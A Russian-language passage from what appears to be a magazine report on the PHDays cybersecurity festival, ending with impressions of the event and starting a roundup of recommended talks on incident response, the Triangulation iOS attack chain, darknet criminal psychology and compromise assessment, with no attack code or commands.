На этом же стенде случилось приятное знакомство с Азизом А. (C7 Security) и его спутницей, обмен визитками, стикерами, подпись книги и совместная фотография на память. А дальше, пока я отдыхал, потягивая вкусный кофе, рядом диджей раздавал бас и ломаные ритмы, да так раздавал, что у Дмитрия ноги прямо просились в пляс. Так и надо жить!


Утомленный жарой диджей :)

Мерч фестиваля не вызывает восторгов уже второй год подряд, посетители жалуются, и организаторы в курсе этих мнений. Зато меня порадовал мерч «Хакера»! Стикеры и новый дизайн футболок удались на славу, за что мысленно-реально-виртуально хвалим @yambuto и решительно обклеиваем свои ноутбуки новыми наклейками.

АУТРО

Для кого нынешний фестиваль Positive Hack Days? Для разработчиков? Энтузиастов? Хакеров? Для бизнеса? Для профи?

Место нашлось всем, но теперь с большим акцентом на бизнес. Год назад я обозначил эту трансформацию PHD из форума в фестиваль как «меньше андеграунда, больше мейнстрима», и не ошибся. В этом году стало отчетливо видно, в какую сторону идет движение, и в общих чертах ясно, чего ждать в будущем.

Масштаб мероприятия снова увеличился, эксперимент продолжается, некоторые ошибки прошлого года проработаны, и проработаны хорошо. Без сюрпризов и нюансов не обошлось, но это даже к лучшему, ведь будет чем приятно удивить в следующем году.

Отдых в парке

Как и раньше, гости PHD получали то, за чем приходили: кто-то лутал мерч, кто-то общался с приятелями и коллегами, кто-то слушал доклады, спал в парке на удобной подушке или плясал под Levandowskiy & SCHE, а кто-то вообще объединял все это по мере возможности.

В эти четыре дня фестиваля нас вновь собрали вместе, и лично я был чертовски рад этой встрече! За что от души благодарю как организаторов, так и всех без исключения участников киберфестиваля. До встречи через год!

WWW
- Фотографии с мероприятия в ВК: 1, 2
- Несколько видео: 1, 2, 3, 4, 5, 6

PHDAYS FEST 2

Десять выступлений, записи которых стоит посмотреть


RE:[ALT]ER
Disturb the Peace
@giftfromtherift

В этом году интересных докладов на PHDays было еще больше, так что и делать подборку стало сложнее. Перекрывающие друг друга по времени доклады посетить невозможно, но организаторы любезно и крайне оперативно опубликовали записи выступлений практически день в день, так что любой желающий легко может восстановить пробелы, что я и сделал. Присоединяйся!

Что было новенького? Секция Fast Track стала круче: докладов здесь в целом стало больше, и попадались крайне интересные. Секции «Кибербез: с чего начать» (далее просто «Кибербез») и Community тоже порадовали — на них материал разбирали почти что на пальцах.

И отдельно спасибо организаторам за возможность посмотреть видео докладов и скачать презентации — это удобно и экономит кучу времени.

1. ГОТОВЫ ЛИ РОССИЙСКИЕ КОМПАНИИ ПРОТИВОСТОЯТЬ КИБЕРАТАКАМ?


Готовность противостоять кибератакам
Оценивать / Контролировать
Выстраивать / Поддерживать
Методы
Метрики
Усиление защищённости (hardening)
Мониторинг и реагирование

- **Трек:** Кибербез
- **Спикеры:** Антон Исаев (Positive Technologies) и Федор Чунижеков (Positive Technologies)
- **Запись доклада**
- **Презентация, PDF**

Хороший стартовый доклад фестиваля. Пока зрители настраивались на ритм PHDays, Антон и Федор рассказали им о том, насколько хорошо отечественные компании готовы противостоять кибератакам.

Исследование основано на результатах опроса, проведенного в первом квартале 2024 года, в нем поучаствовало 650 респондентов из более чем 60 российских компаний. Целью исследования было выявить проблемы организаций в вопросах готовности противодействовать кибератакам. Прямо скажем, актуально.

Антон и Федор рассказали, из чего складывается эта самая готовность противостоять кибератакам, поделились результатами своего исследования, рассказали о базовых проблемах в вопросах обеспечения киберустойчивости (обрати внимание на этот модный термин) и завершили выступление рекомендациями. Про вспомогательные инструменты для подготовки инфраструктуры компании к отражению злостных атак тоже не забыли.

2. ОШИБКИ ПРИ РЕАГИРОВАНИИ НА ИНЦИДЕНТЫ В 2023–2024 ГОДАХ

Cyber-festival PHDays 2
Следи за собой будь осторожен


- **Трек:** Defense
- **Спикер:** Сергей Голованов («Лаборатория Касперского»)
- **Запись доклада**
- **Презентация, PDF**

Бодрый во всех смыслах доклад главного эксперта «Лаборатории Касперского». Сергей начал с позитивного приветствия, отлично раскрыл тему и закончил рекомендациями.

Спикер рассказал о двух самых лютых проблемах прошлого года — шифровании и краже данных. Сотрудники компаний, с обеих ног влетевших в обозначенные проблемы, успевали солидно напортачить, ведь подобные атаки случались в их практике впервые. Наиболее эффектные косяки: самостоятельное уничтожение якобы зараженных вирусом данных с компьютеров; блокировка серверов обновлений из-за выявленной подозрительной сетевой активности; не замеченные вовремя инсайдеры, способные слить огромный объем информации. Да и специалисты по расследованиям инцидентов тоже не всегда работают идеально: порой принимают не самые взвешенные решения и делают поверхностные выводы.

Как выжить в круговороте инцидентов и их последствий, что делать, а чего не делать — обо всем этом Сергей рассказал в докладе. Рекомендую к просмотру!

3. ОПЕРАЦИЯ «ТРИАНГУЛЯЦИЯ»: ПОЧЕМУ НЕ НАДО АТАКОВАТЬ ИССЛЕДОВАТЕЛЕЙ



- **Трек:** Defense
- **Спикеры:** Леонид Безвершенко («Лаборатория Касперского»), Борис Ларин («Лаборатория Касперского») и Георгий Кучерин («Лаборатория Касперского»)
- **Запись доклада**
- **Презентация, PDF**

Прилично нашумевшая история, о которой ты, я уверен, так или иначе слышал. Специалисты «Лаборатории Касперского» выявили целенаправленную атаку на устройства Apple, представляющую собой цепочку эксплоитов нулевого дня и не требующую взаимодействия с пользователем. Просто отвал башки!


Борис, Леонид и Георгий, словно три мушкетера, прошли долгий, тернистый и полный приключений путь от выявления подозрительной сетевой активности к обнаружению и анализу артефактов заражения и заканчивая подловом злоумышленников на их же ошибках, за что исследователям отдельная честь и пахлава.

> *— Эх, господа, надо принимать во внимание все случайности! Жизнь — это четки, составленные из мелких невзгод, и философ, смеясь, перебирает их («Три мушкетера»)*

Итогом этих захватывающих дух приключений стало устранение сразу четырех уязвимостей нулевого дня (CVE-2023-41990, CVE-2023-32434, CVE-2023-32435 и CVE-2023-38606) и обнаружение сложного и ранее публично неизвестного шпионского ПО, которое спокойно существовало на некоторых устройствах Apple долгие годы.

По словам докладчиков, это было расследование самой сложной цепочки атак, с которыми когда-либо имели дело исследователи «Лаборатории Касперского».

4. ПОГРУЖЕНИЕ В ДАРКНЕТ: ИЗУЧЕНИЕ ПСИХОЛОГИЧЕСКИХ ПОРТРЕТОВ КИБЕРПРЕСТУПНИКОВ


Cyber-festival PHDays 2
Анна Павловская
Старший аналитик Digital Footprint Intelligence
Погружение в Дарквеб
Изучение психологических портретов злоумышленников


- **Трек:** Defense
- **Спикер:** Анна Павловская («Лаборатория Касперского»)
- **Запись доклада**
- **Презентация, PDF**

Потрясающий доклад — и по уровню подготовки, и по реализации. Категорически советую вникать молодым и неопытным, у которых в голове много киберпреступной романтики, «черношляпной» философии и прочих опилок.

> *«Поговорим о том, что происходит со злоумышленниками на закате их карьеры... ну, помимо тюремного заключения», — Анна Павловская*

Считаю, что Анна с блеском достигла в докладе заявленной цели — воссоздать психологический портрет некоего среднестатистического киберпреступника, чтобы лучше вникнуть в его логику, мотивы и прочие тонкости. Для этого шел в ход мониторинг общения исследуемого контингента на просторах форумов в даркнете. Это позволило погрузиться в мир психологии злоумышленников, собрать много данных для анализа и сделать интересные выводы. Какие именно выводы? Смотри доклад и не забудь скачать презентацию.

5. «КАК МЫ ИСКАЛИ ДОКАЗАТЕЛЬСТВА КОМПРОМЕТАЦИИ НАШЕЙ СЕТИ»



- **Трек:** Defense
- **Спикеры:** Никита Синкевич (Angara Security), Лада Антипова (Angara Security) — владелица канала @s3Ch1n7
- **Запись доклада**
- - Презентация, PDF

С первых же секунд выступления Лада Антипова бойко погружает нас в суть дела: около года назад в Angara Security залетело фишинговое письмо, качеством исполнения которого Лада искренне восхитилась. Злоумышленники постарались на совесть — молодцы!

> *«Шедеврально, я бы сказала!» — Лада Антипова*


Само письмо было выполнено практически безупречно, а во вложениях ждали вредоносные бонусы. В общем, все по классике. Специалисты Angara Security расследовали это явление, написали подробную статью о проделанной работе, и казалось, что все хорошо. Но хорошо ли?

> *«Нас взломали или еще нет?»*

Умильная история с фишинговым письмом и специфические атаки через подрядчиков побудили экспертов Angara Security заняться самопроверкой, поиском доказательств активности злоумышленников в своей собственной инфраструктуре. Просто на всякий пожарный.

Никита и Лада рассказали, что из этого вышло, говорили про Compromise Assessment (CA), делились экспертизой, в чем-то дополняя коллег по цеху, а в чем-то подмечая различия в видении рабочих процессов. Познавательно, злободневно и бодро. Рекомендую.

6. ВАМ ПИСЬМО: СТАРЫЕ НОВЫЕ АТАКИ НА ПОЧТУ


Cyber-festival PHDays 2
“Вам письмо: старые новые атаки на почту”
Елизавета Тишина из DeteAct
Всеволод Кокорин из SolidLab

